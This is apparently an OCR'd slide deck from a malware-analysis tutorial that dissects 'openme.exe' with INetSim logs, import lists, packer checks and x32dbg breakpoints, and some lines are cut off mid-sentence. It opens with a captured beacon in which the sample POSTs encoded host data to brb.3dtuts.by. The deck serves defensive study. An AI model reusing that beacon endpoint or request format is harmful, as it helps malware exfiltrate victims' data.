


```
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: POST /ads.php?i=172.16.248.130&c=DESKTOP-
2C3IQHO&p=123f373e600822282f3e366028362828753e233e603828292828753e233e602c32353235322f753e233e603828292828753e233e602c323537343c3435753e233e60283e292d32383e28753e233e6037283a282875
3e233e60282d383334282f753e233e60282d383334282f753e233e603f2c36753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d38333428
2f753e233e602d363a382f33372b753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282b343437282d753e233e60282d383334282f753e233e60282d383334282f753e233e
60282d383334282f753e233e602d362f343437283f753e233e600d1c1a2e2f33083e292d32383e753e233e60163e363429227b1834362b293e2828323435600c36320b292d081e753e233e603f37373334282f753e233e603628
3f2f38753e233e6028323334282f753e233e60282d383334282f753e233e602f3a28303334282f2c753e233e603e232b3734293e29753e233e60092e352f32363e192934303e29753e233e60083e3a29383312353f3e233e2975
3e233e6008333e37371e232b3e29323e35383e1334282f753e233e601a2b2b3732383a2f3234351d293a363e1334282f753e233e602d362f343437283f753e233e60282d383334282f753e233e603f37373334282f753e233e60
2f3a28303334282f2c753e233e60083e3a2938330e12753e233e600822282f3e36083e2f2f32353c28753e233e602b3e282f2e3f3234753e233e6039293939342f753e233e6039293939342f753e233e HTTP/1.1
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: Accept: */*
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: Host: brb.3dtuts.by
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: Connection: Close
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] recv: Cache-Control: no-cache
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] info: Sending fake file configured for extension 'php'.
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: HTTP/1.1 200 OK
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: Server: INetSim HTTP Server
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: Content-Type: text/html
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: Connection: Close
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: Date: Tue, 12 Jun 2018 11:37:02 GMT
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] send: Content-Length: 258
[2018-06-12 07:37:02] [2901] [http_80_tcp 2934] [172.16.248.130:49855] info: Sending file: /var/lib/inetsim/http/fakefiles/sample.html
@
@
```

What we know

- An encrypted POST request to brb.3dtuts.by
- Not a single call to WinInet is weird
- No reference to brb.3dtuts.by
- No sign of cryptography functions
- Too much noise in `./strings` output
- The use of TLS

Typical HTTP Imports



FtpRenameFile

FtpSetCurrentDirectory

GetUrlCacheConfigInfo

GetUrlCacheEntryInfo

GetUrlCacheEntryInfoEx

GetUrlCacheGroupAttribute

GopherAttributeEnumerator

GopherCreateLocator

GopherFindFirstFile

GopherGetAttribute

GopherGetLocatorType

GopherOpenFile

HttpAddRequestHeaders

HttpEndRequest

HttpOpenRequest


HttpQueryInfo

HttpSendRequest

InternetCheckConnection
InternetCloseHandle
InternetCombineUrl
InternetConfirmZoneCrossing
InternetConnect
InternetCrackUrl
InternetCreateUrl
InternetDeInitializeAutoProxyDll
InternetDial
InternetErrorDlg
InternetFindNextFile
InternetGetConnectedState
InternetGetConnectedStateEx
InternetGetCookie
InternetGetCookieEx
InternetGetLastResponseInfo
InternetGetProxyInfo
InternetGoOnline
InternetHangUp
InternetInitializeAutoProxyDll
InternetLockRequestFile
InternetOpen
InternetOpenUrl
InternetQueryDataAvailable
InternetQueryOption
InternetReadFile
InternetReadFileEx
InternetSetCookie
InternetSetCookieEx
InternetSetDialState
InternetSetFilePointer
InternetSetOption

Courtesy of MSDN (Microsoft Developer Network)

Typical Cryptography Imports



CryptDecodeObjectEx

CryptDecrypt

CryptDecryptAndVerifyMessageSignature

CryptDecryptMessage

CryptDeriveKey

CryptDestroyHash

CryptDestroyKey

CryptDuplicateHash

CryptDuplicateKey

CryptEncodeObject

CryptEncodeObjectEx

CryptEncrypt

CryptEncryptMessage

CryptEnumKeyIdentifierProperties

CryptEnumOIDFunction

CryptEnumOIDInfo

CryptEnumProviders


Data Encryption and Decryption Functions

The following functions support encryption and decryption operations. **CryptEncrypt** and **CryptDecrypt** re
This is done by using the **CryptGenKey**, **CryptDeriveKey**, or **CryptImportKey** function. The encryption a
CryptSetKeyParam can set additional encryption parameters.

Function	Description
CryptDecrypt	**Important** This API is deprecated. New and existing software should start using Microsoft may remove this API in future releases. Decrypts a section of *ciphertext* by using the specified encryption key.
CryptEncrypt	**Important** This API is deprecated. New and existing software should start using Microsoft may remove this API in future releases. Encrypts a section of *plaintext* by using the specified encryption key.
CryptProtectData	Performs encryption on the data in a **DATA_BLOB** structure.
CryptProtectMemory	Encrypts memory to protect sensitive information.
CryptUnprotectData	Performs a decryption and integrity check of the data in a **DATA_BLOB**.
CryptUnprotectMemory	Decrypts memory that was encrypted using **CryptProtectMemory**.

Courtesy of MSDN (Microsoft Developer Network)

Checking for Packers




Detect It Easy 1.01

File name: C:\Users\REM\Desktop\openme.exe

Type: PE+(64)
Size: 75776
EntryPoint: 00003f94
ImageBase: 0000000140000000
NumberOfSections: 0006
SizeOfImage: 00019000

compiler: Microsoft Visual C/C++(2010)[-] ?
linker: Microsoft Linker(10.0)[EXE64] ?

100%
171 ms



Exeinfo PE - ver.0.0.4.3 by A.S.L - 960+49 sign 2016.07.29


File : openme.exe
Entry Point : 00003F94
EP Section : .text
File Offset : 00003394
First Bytes : 48.83.EC.28.E8
Linker Info : 10.00
SubSystem : Windows GUI
File Size : 00012800h
Overlay : NO 00000000

64 bit executable
RES/OVL : 0 / 0 % 2015

Microsoft Visual C++ v10 - 2010 - (x64) www.microsoft.com (exe 48

Lamer Info - Help Hint - Unpack info 0 ms.

Not packed , try OllyDbg v2 - www.ollydbg.de or IDA v5 www.hex-ray



```
Short information
------------------------------------------------------------
File Name           openme.exe
File Size           75776 byte
Compile Time        2018-01-25 01:12:18
DLL                 False
Sections            6
Hash MD5            1c7243c8f3586b799a5f9a2e4200aa92
Hash SHA-1          4db5a8e237937b6d7b435a8506b8584121a7e9e3
Imphash             475b069fec5e5868caeb7d4d89236c89
Detected            Not Packed, Has Anti Debug
Directory           Import, Resource, Relocation
```


Theory

Theory

Theory #1: Binary will use VirtualProtect to dump a packed binary?

Theory #2: CryptEncrypt will be used somewhere?

VirtualProtect



VirtualProtect function

Changes the protection on a region of committed pages in the virtual address space of the calling process.

To change the access protection of any process, use the **VirtualProtectEx** function.


Syntax

```
BOOL WINAPI VirtualProtect(
  _In_  LPVOID lpAddress,
  _In_  SIZE_T dwSize,
  _In_  DWORD  flNewProtect,
  _Out_ PDWORD lpflOldProtect
);
```

Courtesy of MSDN (Microsoft Developer Network)


Attach a Debugger

Windows: x32dbg



x32dbg - File: openme.exe - PID: F3C - Module: openme.exe - Thread: Main Thread 11A0

```
EIP ECX EDX ESI EDI →  00409B26 <op     E8 C5 8A 0
                       00409B2B       ^ E9 89 FE F
                       00409B30         8B FF
                       00409B32         55
                       00409B33         8B EC
                       00409B35         83 EC 28
```




```
Command: SetBPX VirtualProtect
```

Paused

Breakpoint at 76B4A3D0 set!


Windows: x32dbg



```
EIP ECX → ● 76B4A3D0 <ke   mov edi,edi                           edi:"M/d/yyyy"
          ● 76B4A3D2       push ebp
          ● 76B4A3D3       mov ebp,esp
          ● 76B4A3D5       pop ebp
          ● 76B4A3D6 <ke ^ jmp dword ptr ds:[<&VirtualProtect> ]  VirtualProtect
          ● 76B4A3DC       int3
          ● 76B4A3DD       int3
          ● 76B4A3DE       int3
          ● 76B4A3DF       int3
          ● 76B4A3E0       int3
          ● 76B4A3E1       int3
          ● 76B4A3E2       int3
          ● 76B4A3E3       int3
          ● 76B4A3E4       int3
          ● 76B4A3E5       int3
          ● 76B4A3E6       int3
```


Breakpoint hit!

Checking Memory Regions



04230000	00027000			PRV	ERW--	ERW--
04260000	00035000	Reserved		PRV		-RW--
04295000	0000B000			PRV	-RW-G	-RW--
042A0000	0003D000	Reserved		PRV		-RW--
042DD000	00003000			PRV	-RW-G	-RW--
04320000	00003000			PRV	-RW--	-RW--
04323000	0000D000	Reserved (04320000)		PRV		-RW--

Found a newly created memory region with “ERW” permissions



ERW

What does ERW mean?

This page is all about the meaning, abbreviation and acronym of **ERW** explaining the definition or meaning and giving useful information of similar terms.

ERW Stands For : Execute Read Write


Theory #1 was correct

Theory #1: Binary will use *VirtualProtect* to dump a packed binary? **YES**

Theory #2: *CryptEncrypt* will be used somewhere?

Theory #2: CryptEncrypt


We know now the malware is unpacking itself. Let it finish...



Command: `SetBPX CryptEncrypt`

```
Breakpoint at 763433C0 set!
```

CryptEncrypt



CryptEncrypt function

08/20/2018 • 7 minutes to read

Important This API is deprecated. New and existing software should start using Cryptography Next Generation APIs. Microsoft may remove this API in future releases.

The **CryptEncrypt** function encrypts data. The algorithm used to encrypt the data is designated by the key held by the CSP module and is referenced by the *hKey* parameter.

Important changes to support Secure/Multipurpose Internet Mail Extensions (S/MIME) email interoperability have been made to CryptoAPI that affect the handling of enveloped messages. For more information, see the Remarks section of CryptMsgOpenToEncode.

